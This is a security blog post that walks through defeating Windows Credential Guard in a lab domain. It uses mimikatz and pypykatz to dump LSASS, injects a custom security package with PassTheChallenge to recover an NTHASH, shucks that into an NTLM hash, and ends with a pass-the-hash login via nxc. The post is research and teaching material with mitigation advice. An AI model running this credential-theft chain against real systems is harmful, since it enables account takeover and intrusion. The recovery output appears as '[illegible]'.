


Defeating Windows Credential Guard

 incendium.rocks/posts/Defeating-Windows-Credential-Guard

Remco van der Meer

April 16, 2024



Defeating Credential Guard by misusing its own functions

Microsoft introduced [Credential Guard](#) in Windows 10 Enterprise and Windows Server 2016. It is enabled by default on all systems running Windows 11, version 22H2 and later that meet the requirements. It is assumable that Microsoft will enable Credential Guard on Windows server by default too in the future.

Before we continue, this blog is heavily based on Oliver Lyak's blog:

<https://research.ifcr.dk/pass-the-challenge-defeating-windows-defender-credential-guard-31a892eee22>. [Oliver Lyak](#) did all of the necessary work to explain how to defeat credential guard and create/modify tools to make this work, not me.

Why this blog? I hope to give a more practical view about credential guard and how you can deploy it yourself using a few simple steps and describe the things that I ran into. Also the fact that this still works in 2024 and I have not seen a lot of people talk about this.

What the heck is Credential Guard?

Credential Guard is a security feature in Microsoft Windows that isolates secrets from the rest of the operating system. Its purpose is to prevent credential theft attacks such as [pass the hash](#) and [pass the ticket](#).

It does so by implementing a new feature: [Virtualization-based Security \(VBS\)](#). VBS "isolates secrets so that only privileged system software can access them. Unauthorized

access to these secrets can lead to credential theft attacks like pass the hash and pass the ticket” according to [Microsoft](#).

When enabled, Credential Guard provides the following benefits:

- **Hardware security:** NTLM, Kerberos, and Credential Manager take advantage of platform security features, including Secure Boot and virtualization, to protect credentials
- **Virtualization-based security:** NTLM, Kerberos derived credentials and other secrets run in a protected environment that is isolated from the running operating system
- **Protection against advanced persistent threats:** when credentials are protected using VBS, the credential theft attack techniques and tools used in many targeted attacks are blocked. Malware running in the operating system with administrative privileges can't extract secrets that are protected by VBS

The marked text from the Microsoft article about Credential Guard is partially right. Processes from within the OS cannot extract secrets, but the OS is able to reach the VBS process. To be continued....

How does VBS/Credential Guard work?


According to Microsoft: “Virtualization-based security, or VBS, uses hardware virtualization and the Windows hypervisor to create an isolated virtual environment that becomes the root of trust of the OS that assumes the kernel can be compromised. “Credential Manager then isolates these secrets by using Virtualization-based security (VBS). These secrets are NTLM hashes and Kerberos tickets.

LSA & LSASS

Without VBS/Credential Guard enabled, Windows stores secrets in temporary in memory within the LSA (Local Security Authority) using the LSASS (Local Security Authority Subsystem Service).

When Credential Guard is enabled, a process called LSALso (LSA Isolated) runs inside the secure VM (virtual machine). LSASS and LSALso can communicate through advanced local procedure calls (ALPCs).

To better understand, Microsoft created a image visually showcasing how this works:



The difference between enabled/disabled credential guard

We will first see what really is the difference between a enabled and disabled VBS + Credential Guard. We will dump secrets from the LSASS using [mimikatz](#).

Disabled credential guard

A user "MrX" in the domain "Powercorp" has stored secrets within the LSASS. We managed to compromise the system and dump the LSASS process memory and read the logonpasswords using mimikatz.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1079802 (00000000:001079fa)
Session          : Interactive from 0
User Name        : MrX
Domain           : POWERCORP
Logon Server      : DC01
Logon Time        : 4/16/2024 8:39:33 AM
SID              : S-1-5-21-2327940651-2805324425-2454453111-1105


    msv :
        [00000003] Primary
        * Username : MrX
        * Domain   : POWERCORP
        * NTLM      : **58a478135a93ac3bf058a5ea0e8fdb71**
        * SHA1      : 0d7d930ac3b1322c8a1142f9b22169d4eef9e855
        * DPAPI     : 54c7b03dcb81f702018503ea1b1bde12
    tspkg :
    wdigest :
        * Username : MrX
        * Domain   : POWERCORP
        * Password : (null)
    kerberos :
        * Username : MrX
        * Domain   : POWERCORP.LOCAL
        * Password : (null)
    ssp :
    credman :
    cloudap :
```

We can see its NTLM hash in plaintext now, good! We can now use a pass the hash method to authenticate as powercorp\MrX.

Enabled credential guard and testlab

Create your own lab

I used Hyper-V on my Windows 11 Pro host running a AMD processor thats supports nested virtualization. For Intel processors, [you may be able to setup a lab using Windows 10 Pro](#). Next, I created three VM's running Windows Server 2022:



And I used PowerShell to enable nested virtualization for the FS01 VM:

```
Set-VMProcessor -VMName <VMName> -ExposeVirtualizationExtensions  
$true
```

To enable credential guard of the VM, you can easily setup Credential Guard using the **[Device Guard and Credential Guard hardware readiness tool]** (<https://www.microsoft.com/en-us/download/details.aspx?id=53337>), which is a PowerShell script to check if you meet the requirements to run CG and configure CG for you.

```
.\DG_Readiness.ps1 -enable  
-CG
```

Just reboot after that and you are good to go (if you meet the hardware requirements).
Now lets get back to the scenario on FS01.

Back to the scenario

Again, a user “MrX” in the domain “Powercorp” has stored secrets within the LSASS. We managed to compromise the system (FS01) and dump the LSASS process using mimikatz:

```
mimikatz # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 1834584 (00000000:001bfe58)
Session           : Interactive from 0
User Name         : MrX
Domain            : POWERCORP
Logon Server      : DC01
Logon Time        : 4/16/2024 5:47:07 PM
SID               : S-1-5-21-2327940651-2805324425-2454453111-1105

msv :
  [00000003] Primary
  * Username : MrX
  * Domain   : POWERCORP
  * **LSA Isolated Data: NtlmHash**
    KdfContext: 6a242a25a189909a3abd8db27de4c0579cb4974f6c8195e5fd9fa25af807de6c
    Tag        : c3f7564b29c32dc32bde686a416a64ce
    AuthData   : 0100000000000000000000000000000018000000340000004e746c6d48617368
    Encrypted  :
f3be3d31ad691207dd7b0a5f7db83ed3bdc8f51c2f192f425ee3a3744bd65b3d103f60f56380ce66a9d565d36d4
57f3d44b70c42
  * DPAPI      : 54c7b03dcb81f702018503ea1b1bde12
tspkg :
wdigest :
  * Username : MrX
  * Domain   : POWERCORP
  * Password : (null)
kerberos :
  * Username : MrX
  * Domain   : POWERCORP.LOCAL
  * Password : (null)
ssp :
credman :
```

Notice the difference at MSV. It even tells that the NTLM is isolated: “**LSA Isolated Data: NtlmHash**“. We can also find a encrypted string instead of a NTLM hash. We cannot use this encrypted string to authenticate.

Getting a better understanding of Local Security Authority Isolation (LSAiso)

Like said, when Credential Guard is enabled, a process called LSAiso (LSA Isolated) runs inside the secure VM (virtual machine). LSASS and LSAiso can communicate through advanced local procedure calls (ALPCs). LSASS and LSAiso communicate with each other through ALPC and RPC.

When the LSASS process wants to protect a secret, it can call upon LSAiso to encrypt it. The encrypted secret is then returned to LSASS. Once an NTLM hash is protected, the LSASS process only holds an isolated secret (an encrypted blob), like we are seeing from the mimikatz output when credential guard is enabled.

The LSAiso process has “NTLM support”. When the LSASS process wants to perform an NTLM operation on the encrypted secret, it can call on various methods in the LSAiso process to perform the operation.

Defeating Credential Guard

By leveraging the exposed functionality of the LSAiso process along with the encrypted credentials, we can perform the required operations to obtain the NTLM hash. We will first need to obtain code execution inside the LSAiso process to perform our own actions.

SPP (Software Protected Platform)

SPP in Windows stands for Software Protection Platform. We can use [AddSecurityPackage](#) to load a new [SSP provider](#) into the LSASS process.

“AddSecurityPackage”, adds a security support provider to the list of providers supported by [Microsoft Negotiate](#). Microsoft Negotiate is a security support provider (SSP) that acts as an application layer between Security Support Provider Interface (SSPI) and the other SSPs.

The custom SSP will start a local RPC server that can communicate with from our executable. <https://github.com/ly4k/PassTheChallenge/> does this all for us. We simply have to upload it to the target and make sure we have a administrative shell.

Obtaining memory addresses and encrypted blob from LSASS dump

We need will need to obtain the “Context Handle”, “Proxy Info” memory addresses and the encrypted blob from the LSASS dump.

The “Context Handle” and “Proxy Info” addresses are not tied to a specific set of credentials, and all encrypted NTLM credentials will have the same “Context Handle” and “Proxy Info” address in the memory dump.

The LSASS process assigns a unique “auth cookie” value to its own memory and associates it with the context handle provided by the LSASS process. This means that the LSASS process cannot directly access the “auth cookie” value, but when it communicates with LSASS using the context handle, LSASS can recognize that the “auth cookie” value is associated with that specific context handle.

We can use a modified version of pypykatz for this:

<https://github.com/1ncendium/PyPykatz/tree/main>, which is a fork from @Lyak. I only patched the library requirements within “setup.py” for it work properly. Thanks @Jorian for figuring this out with me.

Here I copied the lsass.dmp file from the target to my kali host and used pypykatz to retrieve the necessary data:

```
└─(kali㉿kali)-[~/blog]
└─$ pypykatz lsa minidump lsass.DMP -p msv
```

```
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
== LogonSession ==
authentication_id 1834584 (1bfe58)
session_id 0
username MrX
domainname POWERCORP
logon_server DC01
logon_time 2024-04-16T15:47:07.725713+00:00
sid S-1-5-21-2327940651-2805324425-2454453111-1105
luid 1834584
== MSV ==
```

```
Userame: MrX  
Domain: POWERCORP  
[LSA Isolated Data]  
Is NT Present: True  
Context Handle: 0x254f00637c0  
Proxy Info: 0x7ff995ae9448  
Encrypted blob:  
a00000000000000008000000640000000100000001010000000000006a242a25a189909a3abd8db27de4c0579cb  
4974f6c8195e5fd9fa25af807de6cc3f7564b29c32dc32bde686a416a64ce0100000000000000000000000000  
0001800000340000004e746c6d48617368f3be3d31ad691207dd7b0a5f7db83ed3bdcd8f51c2f192f425ee3a3744  
bd65b3d103f60f56380ce66a9d565d36d457f3d44b70c42  
DPAPI: 54c7b03dcb81f702018503ea1b1bde1200000000
```


We got the following Content Handle address: **0x254f00637c0** and the following Proxy Info address: **0x7ff995ae9448**. Using these with the encrypted blob, we can retrieve back the NTHASH of powercorp\MrX using the PassTheChallenge tool.

Injecting SPP

Back on the target system, we upload the PassTheChallenge program. We will inject the new SPP using:

```
PS C:\Users\Admin\Downloads\ptc> .\PassTheChallenge.exe  
inject  
Pass-the-Challenge (PtC) - by Oliver Lyak (ly4k)  
  
[+] Package seems to be loaded
```

Now that we have successfully loaded the SecurityPackage, we can use “ping” to verify if there is a connection to the RPC server:

```
PS C:\Users\Admin\Downloads\ptc> .\PassTheChallenge.exe  
ping  
Pass-the-Challenge (PtC) - by Oliver Lyak (ly4k)  
[+] Server is alive
```

Recovering the NTHASH of powercorp\MrX


With everything setup, we can now recover the NTHASH of powercorp\MrX using PassTheChallenge.

[illegible]

We cannot use this NTHASH to authenticate, but we are able to retrieve the NT back using a online tool like [crack.sh](https://crackmap.net/) or shuck.sh.

Shucking the NTHASH!

We will be using shuck.sh to retrieve the NTLM hash from the NTHASH:



We submit the output from PassTheChallenge en press get “get shucking!”. Within 1 second it found the NTLM hash:

Results of Hash-Shucking:

👤 1 token(s) analyzed in 0 second(s).
✅ 1 NT-Hash instantly shucked! Pass-the-Hash-ready!

[+]	INPUT TOKEN	NT-HASH (PTH-READY)
[+]	NTHASH:535549550D915078B4F2F4334C1992E00B3693107DC5A855	58A478135A93AC3BF058A5EA0E8FDB71

The NTLM hash is **58A478135A93AC3BF058A5EA0E8FDB71**. We can confirm this by using [nxc](#) to authenticate as powercorp\MrX with pass the hash:

```
(kali@kali)~[~/blog]
$ nxc smb 10.10.1.148 -u MrX -H 58A478135A93AC3BF058A5EA0E8FDB71
SMB 10.10.1.148 445 DC01 [+] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:powercorp.local) (signing:True) (SMBv1:False)
SMB 10.10.1.148 445 DC01 [+] powercorp.local\MrX:58A478135A93AC3BF058A5EA0E8FDB71
```

(Green means it is valid)

Conclusion and mitigation

Credential Guard is a security feature in Microsoft Windows that isolates secrets from the rest of the operating system. Its purpose is to prevent credential theft attacks such as [pass](#)

[the hash](#) and [pass the ticket](#). While this blog concluded that it doesn't prevent it, it does make it harder for an adversary to exploit.

Mitigation

It really comes down to the basics. If an adversary has administrative privileges on a system, **its already game over**. So we want to make sure to prevent this **AND** apply credential guard. For example, apply AV, Alert rules, RMM, etc before even turning the credential guard feature on.

References

- [Pass-the-Challenge: Defeating Windows Defender Credential Guard by Oliver Lyak](#)
- <https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/>
- <https://www.crowdstrike.com/cybersecurity-101/pass-the-hash/>
- https://www.netwrix.com/pass_the_ticket.html
- <https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs>
- <https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/>
- <https://github.com/gentilkiwi/mimikatz>
- <https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/user-guide/enable-nested-virtualization>
- <https://learn.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-addsecuritypackagea>
- <https://learn.microsoft.com/en-us/windows/win32/secauthn/microsoft-negotiate>
- <https://github.com/ly4k/PassTheChallenge/>
- <https://shuck.sh/>
- <https://github.com/1ncendium/Pypykatz/tree/main>